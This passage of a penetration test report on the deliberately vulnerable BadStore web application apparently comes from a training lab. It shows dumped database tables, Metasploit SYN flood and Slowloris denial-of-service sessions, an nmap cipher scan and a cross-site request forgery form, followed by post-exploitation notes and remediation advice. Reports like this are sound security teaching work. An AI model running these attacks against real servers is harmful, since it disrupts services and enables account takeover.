| admin | 83218ac34c1834c26781fe4bde918ee4 | orange  |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | green   |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | red     |          | S    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | NULL    |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | purple  |          | A    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | yellow  |          | S    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | purple  |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | red     |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | blue    |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | green   |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | red     |          | S    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | orange  |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | green   |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | green   |          | U    |
+-------+----------------------------------+---------+----------+------+
25 rows in set (0.001 sec)

MySQL [badstoredb]> SELECT * FROM acctdb;
+----------+----------+-----------+------------+-------------------+------+
| invnum   | amount   | status    | paidon     | bankinfo          | rma  |
+----------+----------+-----------+------------+-------------------+------+
| MS-45921 |  4976.48 | Paid      | 2023-04-28 | 33011:38349873766 | 0    |
| MS-45876 |   983.93 | Submitted | 2023-04-28 | 33011:38349873766 | 1    |
| MS-45873 | 34897.21 | Received  | 2023-04-27 | 78011:38334587297 | 0    |
+----------+----------+-----------+------------+-------------------+------+
```

Figure 49- REMOTE DATABASE ACCESS.

VULNERABILITY	SEVERITY
REMOTE DATABASE ACCESS	HIGH

DOS ATTACK

Attempts were made to launch a DoS attack on the web server on port 80. Initially we decided to go for the SYN flood attack, however, this was a failure.

```
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.138.132.131
SIOCSIFFLAGS: Operation not permitted

[-] Auxiliary failed: RuntimeError eth0: You don't have permission to capture on that device (socket: Operation not permitted)
[-] Call stack:
```

Figure 50- SYN Flood Attack

Therefore, we decided to use Slowloris DoS attack to tie up server resources by keeping connections open, which managed to make the attack work.

```
msf6 auxiliary(dos/http/slowloris) > use auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > show options

Module options (auxiliary/dos/http/slowloris):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   delay             15               yes       The delay between sending keep-alive headers
   rand_user_agent   true             yes       Randomizes user-agent with each request
   rhost             192.168.132.131  yes       The target address
   rport             80               yes       The target port
   sockets           150              yes       The number of sockets to use in the attack
   ssl               false            yes       Negotiate SSL/TLS for outgoing connections

msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.132.131
rhost => 192.168.132.131
msf6 auxiliary(dos/http/slowloris) > exploit

[*] Starting server...
[*] Attacking 192.168.132.131 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
```

Figure 51- Working Slowloris attack.




Figure 52- Caused pages to not load.

VULNERABILITY	SEVERITY
DoS ATTACK	HIGH

PORT 443 64-BIT BLOCK CIPHER

When checking vulnerabilities on port 443.

I found that the CBC 64-bit block cipher are offered while using SSLv3, meaning it is vulnerable to sweet32 and poodle attack. Both target weaknesses in block ciphers, but Sweet32 attacks 3DES encryption with CBC mode and Poodle attacks SSLv3 and TLS encryptions with CBC mode.

```
┌──(kali㉿kali)-[~/Documents/exp]
└─$ nmap --script ssl-enum-ciphers -p 443 192.168.132.131
```

Figure 53- cipher check.

Due to the difficulty of the exploitation, it is considered a medium risk vulnerability but recommended to disable SSLv3 and TLS 1.0.

```
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA (dh 512) - F
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_DES_CBC_SHA (dh 1024) - F
|       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA (rsa 64) - F
|       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 (rsa 64) - F
|       TLS_RSA_EXPORT_WITH_RC4_40_MD5 (rsa 64) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_DES_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_IDEA_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 1024) - F
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - F
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       64-bit block cipher DES vulnerable to SWEET32 attack
|       64-bit block cipher DES40 vulnerable to SWEET32 attack
|       64-bit block cipher IDEA vulnerable to SWEET32 attack
|       64-bit block cipher RC2 vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Ciphersuite uses MD5 for message integrity
|       Export key exchange
|       Insecure certificate signature (MD5), score capped at F
```

Figure 54- Ciphers

VULNERABILITY	SEVERITY
CBC 64-BIT BLOCK CIPHER	MEDIUM

CROSS-SITE FORGERY- ATTEMPT




Figure 55- CROSS SITE FORGERY

```
test.html
File  Edit  Search  Options  Help
<form action="http://192.168.132.131/cgi-bin/badstore.cgi?action=myaccount" enctype="application/x-www-form-urlencoded"
onsubmit="return DoPwdvrfy(this);">
 Current Full Name:  nashib<p> New Full Name =  <input type="text" name="fullname" size="25" maxlength="40"></p>
<p><br> Current Email Address:  nashib</p><p> New Email Address =  <input type="text" name="newemail" size="20"
maxlength="40"></p><p><br> Change Password:  <input type="password" name="newpasswd" size="8" 8=""> Verify:
<input type="password" name="vnewpasswd" size="8" 8=""></p><p><br><input type="hidden" name="role"
value="U"><input type="hidden" name="email" value="nashib"><input type="submit" name="DoMods" value="Change Account"></p></form>
```

Figure 56- Form




Figure 57- Hosted on local machine.

Cross-site forgery was attempted.

ADDITIONAL SCANS

Additional backup scans were performed which all back up previously found vulnerabilities from the manual testing.

Figure 58-AUTOMATED NESSUS SCAN




Figure 59- OWASP ZAP Scan

POST EXPLOITATION

- Privilege escalation: using the various vulnerabilities to gain unauthorised access to the system allows for escalation of privileges to admin access, this was shown in exploits such as 'SQL injection'. 'Admin access via URL' and msfconsole attack under 'Remote Database Access'
- Data Exfiltration: Being able to login as supplier using 'SQL Injection' allows for retrieval of documents such as supplier contract, furthermore, using the various vulnerabilities for access into the system as admin or through 'Weak hash encryption' allows for 'sensitive information disclosure' where malicious actors are able to steal credit information or crack the hashed passwords.
- Lateral Movement: Due to weaknesses in outdated MySQL in 'Remote database access' we were able to filtrate the network using msfconsole exploits, this alongside 'File Upload vulnerabilities' allows for the uploading of malicious files unto server before being executed remotely on organisational database.
- Gaining Persistence: Once we had access to the admin account, we were able to create new users for persistence, the 'File upload' vulnerability could also be used to upload any exploits for further persistence.

CONCLUSION

The comprehensive penetration test carried out on the target system, exposed a variety of vulnerabilities and misconfigurations, ranging from high to low severity. These flaws could leave the company open to prospective attacks, which could result in unauthorised entry, data leaks, or system downtime.

The vulnerabilities for DoS attacks, weak hash encryption, admin access privilege escalation, and SQL injection were the most serious problems found. To reduce the threat, they represent to the organisation's security posture, these high-risk vulnerabilities require prompt treatment. In addition to the high severity findings, medium and low severity vulnerabilities were also found, such as the site defacement and the port 443 64-bit block cypher vulnerability.

REMEDIATION

Remediation strategies will directly address the vulnerabilities identified in the OWASP Top 10. For instance, for SQL Injection—a top risk in the OWASP framework—parameterized queries, proper input validation, and prepared statements will be recommended as part of the remediation process.

SQL INJECTION

SEVERITY LEVEL	HIGH

Remediation Suggestion: Use of parameterise queries. Input validation and output encoding should be implemented, improve error handling to stop information disclosure. Regularly update and patch database system.

ADMIN ACCESS PRIVILEGE ESCALATION VIA URL:

SEVERITY LEVEL	HIGH

Remediation Suggestion: Implement well designed access control mechanisms and enforce role-based access to limit user actions. Ensure that sensitive pages are kept confidential on need-to-know basis for authorised users.

WEAK HASH ENCRYPTION:

SEVERITY LEVEL	HIGH

Remediation Suggestion: Replace MD5 with stronger algorithms such as SHA-256. Store passwords using combination of hashing and salting.

DoS ATTACK

SEVERITY LEVEL	HIGH

Remediation Suggestion: Configure server to timeout connections after period of inactivity. Use load balancer to distribute traffic across multiple servers.

SENSITIVE INFORMATION DISCLOSURE:

SEVERITY LEVEL	HIGH

Remediation Suggestion: Implement well designed access controls and strong encryption of sensitive data at rest/transit. Improve and update security policies.

WEAK PASSWORD POLICY

SEVERITY LEVEL	HIGH

- Enforce strong password policies e.g., length, complexity.

WEAK PASSWORD RESET VALIDATION

SEVERITY LEVEL	HIGH

- Implement multi-factor authentication for password resets.
- Use secure tokens for password reset.

FILE UPLOAD VULNERABILITY

SEVERITY LEVEL	HIGH

- Restrict file types.
- Scan uploaded files for malware.
- Store uploaded files in safe server.

PLATFORM CONFIGURATION – CROSS-SITE TRACING

SEVERITY LEVEL	MEDIUM

- Disable TRACE method on production servers.

REMOTE DATABASE ACCESS

SEVERITY LEVEL	HIGH

- Restrict remote access to database.
- Use more secure authentication and stronger passwords.

CROSS-SITE SCRIPTING

SEVERITY LEVEL	HIGH

- Implementation of input validation and sanitisation
- Use Content Security Policy (CSP) to mitigate XSS attacks.

PAYMENT FRAUD

SEVERITY LEVEL	HIGH

- Use secure communication channels for payment processing.
- Implement proper input validation and sanitisation for card details/user.

PORT 443 64-BIT BLOCK CIPHER

SEVERITY LEVEL	MEDIUM

- Disable SSLv3 and TLS 1.0.
- Use more secure encryption algorithms and ciphers.

DIRECTORY ENUMERATOIN

SEVERITY LEVEL	MEDIUM

- Restrict access to sensitive directories and file.
- Remove unnecessary files and directories from the web root.

DIRECTORY TRAVERSAL

SEVERITY LEVEL	MEDIUM

- Implement input validation and sanitisation.
- Use secure file access controls.

SITE DEFACEMENT

SEVERITY LEVEL	LOW

- Implement input validation and sanitisation on guest signing box.
- Use secure input handling practices.
- Verification of real guest.

SYSTEM ENUMRATION/INFO DISCLOSURE

SEVERITY LEVEL	LOW

- Disable service version banner.
- Install IPS to block access.
- Update security patches and services.